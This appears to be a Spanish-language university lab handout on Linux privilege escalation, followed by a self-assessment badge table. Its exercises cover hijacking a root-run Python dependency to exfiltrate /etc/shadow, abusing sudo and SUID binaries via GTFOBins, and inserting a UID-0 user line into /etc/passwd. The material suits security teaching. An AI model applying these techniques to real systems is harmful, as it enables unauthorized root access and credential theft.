Puedes **convertirte en** `root` en un sistema **corrompiendo el flujo de ejecución** de un programa existente

Resultados Esperados

Esta actividad finalizará cuando puedas extraer información privada de un sistema que le permita ejecutar comandos como `root` mediante una modificación maliciosa de una dependencia de un ejecutable de *Python*.

Otra información necesaria para su realización

Los trabajos programados con `cron` son un ejemplo de un ataque que **reemplaza archivos/dependencias ejecutables legítimos por una versión maliciosa que otro programa ejecuta más tarde**. La misma técnica se puede utilizar en cualquier escenario en el que un programa cargue bibliotecas para realizar alguna de sus funciones, cuando estas bibliotecas puedan ser sobrescritas por otras diferentes con acciones maliciosas. Esto se aplica a cualquier lenguaje o situación en la que, incluso si no tienes permiso para modificar un programa en sí, puedes reemplazar una de sus partes o dependencias. Con que sólo una parte se pueda reemplazar con el código que tú quieras, ya puedes lograr el efecto malicioso que desees. Para probar esto, sigue este procedimiento:

- Inicia sesión con un usuario sin privilegios (`testUser`)
- Vete a la carpeta `/` y examina el contenido de `main_check.py`. *¿Se puede modificar este archivo?*

- Usa este programa para exfiltrar el contenido de `/etc/shadow` a un lugar desde el que puedas leerlo. Usa `more` (no `cat`) para ver el contenido del archivo. *¿Funciona si lo ejecutas con* `testUser`*? ¿Por qué? ¿Qué sucede si el usuario sin privilegios no tiene permisos para acceder al contenido filtrado por la dependencia modificada? ¿Tienes que esperar a algo?*
- Utiliza el *script* `enter_privesc_ubuntu_lab12.sh`, conviértete temporalmente en `root` (`sudo su`) y ejecuta el archivo `main_check.py`. ¿Qué pasa ahora?

Bloque 3: MITRE ATT&CK. *TA0004. Privilege scalation* (continuación)

En el laboratorio anterior vimos cómo exfiltrar archivos usando *GTFOBins* (https://gtfobins.github.io/). Ahora usaremos las mismas técnicas (y otras nuevas) para obtener acceso como `root` en la máquina explotada una vez que logramos acceder a ella por medios "normales" o vía *exploiting* (laboratorio anterior).

Ejercicio L12B3_SUDOEXE: Identificación de programas *sudo (T1548. Abuse Elevation Control Mechanism)*

Descripción de la actividad / Aplicación práctica

Necesitas **localizar programas que se puedan ejecutar con** `sudo` en un sistema

Resultados Esperados

Esta actividad finalizará cuando puedas saber qué comandos puede ejecutar cualquiera de los usuarios de la infraestructura con `sudo`, si los hay.

Otra información necesaria para su realización

`sudo` es un comando que concede temporalmente privilegios de `root` a usuarios o grupos. Una configuración típica es tener un grupo `sudo` cuyos miembros (llamados *sudoers*) pueden ejecutar todo como `root`. Pero a veces esta configuración es más restrictiva: los privilegios para usar `sudo` con todos los comandos son exclusivos solo para algunos usuarios, y los otros usuarios pueden tener privilegios para ejecutar solo un **conjunto restringido de comandos** con `sudo`. Cada usuario puede saber qué comandos puede ejecutar como `sudo` con `sudo -l`

Ejercicio L12B3_VALIDACC: Generar una contraseña válida para un usuario de *Linux (T1078. Valid Accounts)*

Descripción de la actividad / Aplicación práctica

Necesitas **generar una entrada válida en el fichero** `/etc/passwd` para un usuario, a partir de una clave que conoces

Resultados Esperados

Esta actividad finalizará cuando puedas generar contraseñas válidas a partir de cualquier cadena de texto sin formato y comprender dónde debes colocarlas para crear una entrada correcta de `/etc/passwd`.

Otra información necesaria para su realización

Una de las formas de lograr escalada de privilegios en un sistema remoto es insertar un nuevo usuario con privilegios de `root` en ese sistema si logras escribir en su archivo `/etc/passwd`. Hay varias formas de intentar hacerlo, pero primero debes saber cómo modificar un archivo `passwd` correctamente. Una entrada de usuario en un archivo de contraseñas tiene esta estructura (puedes hacer `cat /etc/passwd` para comprobarlo):

```
<nombre de usuario>:<contraseña con sal generada>:<identificador de usuario>:<identificador de grupo>:<nombre principal del grupo>:<directorio home>:<shell>
```

Normalmente, cuando la contraseña es `x` significa que la contraseña correspondiente se almacena en el fichero `/etc/shadow`, un archivo con permisos más restrictivos. Teniendo en cuenta que los usuarios `root` deben tener un `0` en su ID de usuario y de grupo, y su nombre de grupo principal es `root`, un usuario `hacker` con "poderes" de `root` sería así (reutilizamos un directorio de inicio (*home*) existente para evitar crear uno nuevo):

```
hacker:<contraseña con sal generada>:0:0:root:/root:/bin/bash
```

Por lo tanto, solo tienes que saber **cómo generar la contraseña con sal que quieras**, lo que se puede hacer con el comando `mkpasswd`. Comprueba la ayuda del comando para utilizar un método hash seguro (consulta el tema de teoría de *criptografía*) y haz que pida la contraseña en texto plano que quieres poner desde la entrada estándar

Ejercicio L12B3_SUDOSCALE: Escalar privilegios a través de programas *sudo (T1548. Abuse Elevation Control Mechanism)*

Descripción de la actividad / Aplicación práctica

Necesitas **convertirte en** `root` usando la técnica de ***GTFOBins*** y programas `sudo`

Resultados Esperados

Esta actividad finalizará cuando puedas ser `root` desde un usuario sin privilegios mediante la generación de un *shell* como `root` y generar una identidad de usuario con capacidades de `root` en un sistema externo e introducirla usando *GTFOBins* y `sudo`.

Otra información necesaria para su realización

Una vez que conoces las técnicas necesarias para tratar con contraseñas, usuarios y `sudo`, podemos usarlas para probar esta técnica de escalada de privilegios. Esta técnica se puede encontrar en sistemas reales y en CTFs. Esta actividad consiste en utilizar el repositorio de documentación de *GTFOBins* y los diferentes programas que se pueden ejecutar con `sudo` que puedes encontrar en el sistema *Ubuntu* de la **infraestructura Lab 12** (https://gtfobins.github.io/) para realizar las siguientes operaciones (**CONSEJO**: Usa el usuario `testUser`).

- Crea un *shell* como `root` (**CONSEJO**: es posible que tengas que esperar a presionar una tecla para escribir la parte final del comando 😉)

- Genera un nuevo usuario `root` (id de usuario = 0) exfiltrando el archivo `/etc/passwd` del sistema *Ubuntu* al sistema *Kali*, agregando ese usuario en dicho sistema *Kali* y sobrescribiendo el archivo *Ubuntu* `/etc/passwd` con el nuevo. Para ello, ten en cuenta lo siguiente:
  - Las contraseñas típicas de *Ubuntu* se almacenan utilizando hashes SHA-256.
  - El acceso remoto con el nuevo usuario con privilegios de `root` vía SSH no está permitido porque requiere tocar la configuración de SSH para que deje conectarse a usuarios `root` (por defecto no es posible). Es más inteligente acceder de forma remota con un usuario actual y promocionar al nuevo usuario una vez dentro.
  - Recuerda las **técnicas para crear un servidor web temporal en *Python*** que vimos para ayudarte a transferir archivos entre contenedores.

Ejercicio L12B3_SUIDEXE: Identificación de programas SUID *(T1548. Abuse Elevation Control Mechanism)*

Descripción de la actividad / Aplicación práctica

Necesitas localizar programas en un sistema que **tengan los bits SETUID o SETGID activos**

Resultados Esperados

Esta actividad finalizará cuando puedas encontrar todos los ejecutables con sus bits *SetUID* y *SetGID* habilitados, sin importar su propietario.

Otra información necesaria para su realización

Los programas SetUID y *SetGID* son ejecutables con estos bits de permisos habilitados. Estos bits permiten que un programa se ejecute temporalmente con los privilegios del propietario del archivo para realizar una tarea que los requiera. Puedes encontrar todos los ejecutables instalados actualmente con estos bits habilitados con `find / -perm -u=s -type f 2>/dev/null`. `chmod +s` activa el bit para cualquier ejecutable existente. Este tipo de programas se pueden encontrar en:

- En los **CTF** es una forma común de lograr la escalada de privilegios.
- **En la vida real**: no obstante, los programas con el *bit SetUID* activado que estén en la lista de *GTFOBins* son muy raros en situaciones normales. Puedes encontrarlos en caso de una configuración incorrecta o error grave, o porque una intrusión anterior ha activado este bit para usar estos programas en futuras intrusiones (¡*persistencia*! ☹).

Ejercicio L12B3_SUIDSCALE: Escalada de privilegios a través de programas SUID *(T1548. Abuse Elevation Control Mechanism)*

Descripción de la actividad / Aplicación práctica

Necesitas **convertirte en** `root` usando la técnica de ***GTFOBins* y programas SUID**

Resultados Esperados

Esta actividad finalizará cuando puedas ser `root` desde un usuario sin privilegios mediante la generación de un shell `root`, o generar una identidad de usuario con capacidades de `root` e introducirla usando *GTFOBins SetUID / SetGID*.

Otra información necesaria para su realización

Ahora que sabes cómo identificar los ejecutables *SetUID*, utiliza los ejecutables que encuentres y el repositorio de información de *GTFOBins* anterior para realizar las siguientes operaciones de escalada de privilegios:

- Leer el contenido de `/etc/shadow`, incluso aunque se trate de un archivo muy protegido.
- Leer el contenido del archivo `/etc/passwd` y volcarlo en un archivo en tu carpeta de inicio. Agregar un usuario `root` adicional como en el ejercicio anterior, pero realizando toda la modificación en el sistema local, en lugar de enviar el archivo a uno remoto como antes. Reemplaza el contenido del `/etc/passwd` por el nuevo utilizando el programa *SetUID* apropiado entre los que encuentres en el contenedor *Ubuntu*.
- **Vete a la máquina virtual de Ubuntu**, copia el comando `/bin/cp` a tu directorio de inicio, activa el bit *SetUID* de la copia e intenta copiar un archivo a una ubicación restringida (por ejemplo, `/root`) con esta copia local del comando `cp`. *¿Funciona? ¿Es suficiente tener el bit SetUID habilitado? ¿Qué necesitas para que los programas SUID funcionen como GTFOBins entonces?*
- Obtén un shell como `root` en el sistema local utilizando un programa *SetUID* que lo habilite directamente.

Ejercicio L12B3_INSPECTSCALE: Escalada de privilegios potencial a través de técnicas de inspección ejecutables (*T1078. Valid Accounts*)

Descripción de la actividad / Aplicación práctica

Necesitas **lograr escalada de privilegios** extrayendo **información confidencial potencialmente "*hardcodeada*"** en programas ejecutables de un sistema

Resultados Esperados

Esta actividad finalizará cuando puedas inspeccionar cualquier archivo ejecutable binario con `strings` y darte cuenta de los peligros de "hardcodear" datos privados. También debes pensar cómo se podría usar esto para lograr escalada de privilegios en las aplicaciones (no solo en el sistema operativo)

Otra información necesaria para su realización

Usa el ejecutable `strings` con cualquier archivo ejecutable que puedas encontrar en cualquiera de los sistema de la infraestructura (cualquiera de los contenedores de laboratorio (instalado en ambos), la máquina virtual (requiere la instalación del paquete `binutils`) ...). Una vez que veas lo que hace esta herramienta, analiza las consecuencias de codificar datos privados (hardcodeo) en un archivo ejecutable y qué debes hacer para evitar este tipo de técnicas de análisis estático. **CONSEJO**: Recuerda los temas de teoría de criptografía y las actividades de laboratorio.

Asturian
Navy

Insignias y Autoevaluación

NOTA: Tienes una versión de esta tabla de insignias en formato editable disponible en el *Campus Virtual*. Puedes usar este archivo para crear un documento en el formato que desees y tomar notas extendidas de tus actividades para crear un log de lo que has hecho. Recuerda que el material que elabores se puede llevar a los exámenes de laboratorio.

Nivel de Insignia	Desbloqueado cuando	¿Desbloqueado?
	Comprendes la diferencia entre explotar una máquina y realizar una escalada de privilegios en ella.	
	Comprendes la estructura de un archivo `/etc/passwd` y las condiciones especiales que debe tener un usuario `root`	
	Sabes cómo generar contraseñas válidas de *Linux* a partir de texto sin formato	
	Comprendes cómo funciona la configuración de `sudo`	
	Puedes responder a esta pregunta: *¿Crees que crear un shell restringido es una característica de seguridad "seria"?*	
	Puedes encontrar cualquier programa que tenga los bits *SetUID* y *SetGID* habilitados	
	Comprendes el propósito de los bits *SetUID* y *SetGID*	
	Saber cómo obtener información y configurar cualquier opción de un *exploit* de MSF	
	Puedes responder a esta pregunta: *¿Puedes descargar código fuente de exploit-db? ¿qué puedes hacer para usarlo?*	
	Comprendes el típico "ciclo de lanzamiento de exploits" de MSF	
	Comprendes por qué es necesario `multi/handler` cuando se ejecutan *exploits* fuera del *shell* de comandos de MSF en lugar de lanzarlos dentro de MSF	
	Conoces los pasos adecuados para elegir un *payload* adecuado para un *exploit* de MSF	
	Comprendes la diferencia entre un *shell* no restringido y un *shell* `root`. Puedes responder a esta pregunta: *¿Un shell no restringido te da más permisos?*	
	Sabes cómo crear servidores HTTP temporales para exfiltrar o recuperar información de sistemas remotos. Puedes responder a esta pregunta: *¿Qué podrías hacer para evitar que estos servidores HTTP se detecten fácilmente utilizando escaneos Nmap estándar?*	
	Puedes responder a estas preguntas: *¿Los shells* `sudo` *se obtienen normalmente con una funcionalidad equivalente a un "shell estándar"? ¿Qué pasa si conseguimos ejecutar* `/bin/bash` *una vez que tenemos uno creado?*	
	Puedes comprender los procesos de escalada de privilegios. Puedes responder a esta pregunta: *¿Estos procesos te piden la* contraseña de `root` *en alguna parte del proceso?*	

	Puedes leer información privada usando *GTFOBins SetUID* y `sudo`.	
	Puedes crear nuevos usuarios en un sistema utilizando *GTFOBins SetUID* y `sudo`.	
	Puedes responder a esta pregunta: *¿Qué puedes hacer con el contenido de los* archivos `/etc/shadow` *si puedes leerlos?*	
	Comprendes por qué la modificación de un trabajo `cron` puede habilitar la escalada de privilegios o la exfiltración de datos privados. Puedes responder a esta pregunta: *¿Bajo qué identidad de usuario se ejecuta el* trabajo `cron`*?*	
	Comprendes que una vez que puedes modificar una tarea / dependencia que use privilegios `sudo`, puedes enviar el contenido exfiltrado a cualquier lugar / escribirlo en cualquier archivo.	
	Comprendes cómo lanzar un *payload* generado con `msfvenom` y recoger sus resultados con un *exploit* `multi/handler` en MSF	
	Sabes cómo interactuar con un shell *de Meterpreter*. Puedes responder a la siguiente pregunta: *¿Qué crees que puedes hacer con la utilidad de carga de archivos?*	
	Puedes responder a estas preguntas: *¿Por qué los payloads inyectados en los servidores web son tan peligrosos? ¿Qué necesitabas para "disparar" el payload? ¿Consideras que esto es normal?*	
	Comprendes que a veces corromper un ejecutable no tiene efecto inmediato y debes esperar hasta que un proceso / usuario privilegiado lo ejecute	
	Puedes responder a estas preguntas: *¿Qué podría suceder si alguien inspecciona un log y no está al tanto de las técnicas GTFOBin? ¿Puedes pensar en una utilidad alternativa de tener programas que se supone que hacen ciertas operaciones realizando otras diferentes entonces?*	
	Puedes comprender por qué los programas *SetUID* de `root` pueden ser extremadamente peligrosos.	
	Puedes responder a esta pregunta: *¿Establecer el bit SetUID en ciertos ejecutables es una forma de lograr la persistencia?*	
	Puedes responder a estas preguntas: *¿Es fácil localizar cualquier nombre de usuario, contraseña, token de acceso, etc. codificado en cualquier ejecutable? ¿Puedes adivinar las funciones de API que usa un ejecutable? ¿Cómo se pueden prevenir este tipo de herramientas de análisis estático?*	